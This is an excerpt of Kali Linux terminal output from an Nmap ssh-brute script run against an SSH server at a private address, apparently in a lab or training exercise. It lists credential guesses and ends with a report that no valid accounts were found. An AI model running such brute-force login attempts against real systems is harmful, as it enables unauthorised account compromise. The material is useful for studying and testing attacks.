NSE: [ssh-brute] Trying username/password pair: pens2019:pens2019
```

```
root@kali: /home/kali
File Actions Edit View Help
NSE: [ssh-brute] Trying username/password pair: hello:debilcz
NSE: [ssh-brute] Trying username/password pair: linux:debilcz
NSE: [ssh-brute] Trying username/password pair: myaccount:debilcz
NSE: [ssh-brute] Trying username/password pair: myuser:debilcz
NSE: [ssh-brute] Trying username/password pair: student:debilcz
NSE: [ssh-brute] Trying username/password pair: student123:debilcz
NSE: [ssh-brute] Trying username/password pair: admin123:rampage33
NSE: [ssh-brute] Trying username/password pair: administrator:rampage33
NSE: [ssh-brute] Trying username/password pair: admin:rampage33
NSE: [ssh-brute] Trying username/password pair: blue_team:rampage33
NSE: [ssh-brute] Trying username/password pair: ubuntu:rampage33
NSE: [ssh-brute] Trying username/password pair: timbiru:rampage33
NSE: [ssh-brute] Trying username/password pair: birutim:rampage33
NSE: [ssh-brute] Trying username/password pair: username:rampage33
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] usernames: Time limit 15m00s exceeded.
NSE: [ssh-brute] passwords: Time limit 15m00s exceeded.
Nmap scan report for 192.168.239.126
Host is up (0.00035s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-brute:
|   Accounts: No valid accounts found
|_ Statistics: Performed 5547 guesses in 901 seconds, average tps: 6.4
MAC Address: 80:86:F2:DC:53:57 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 902.76 seconds

(root@kali)-[/home/kali]
#
```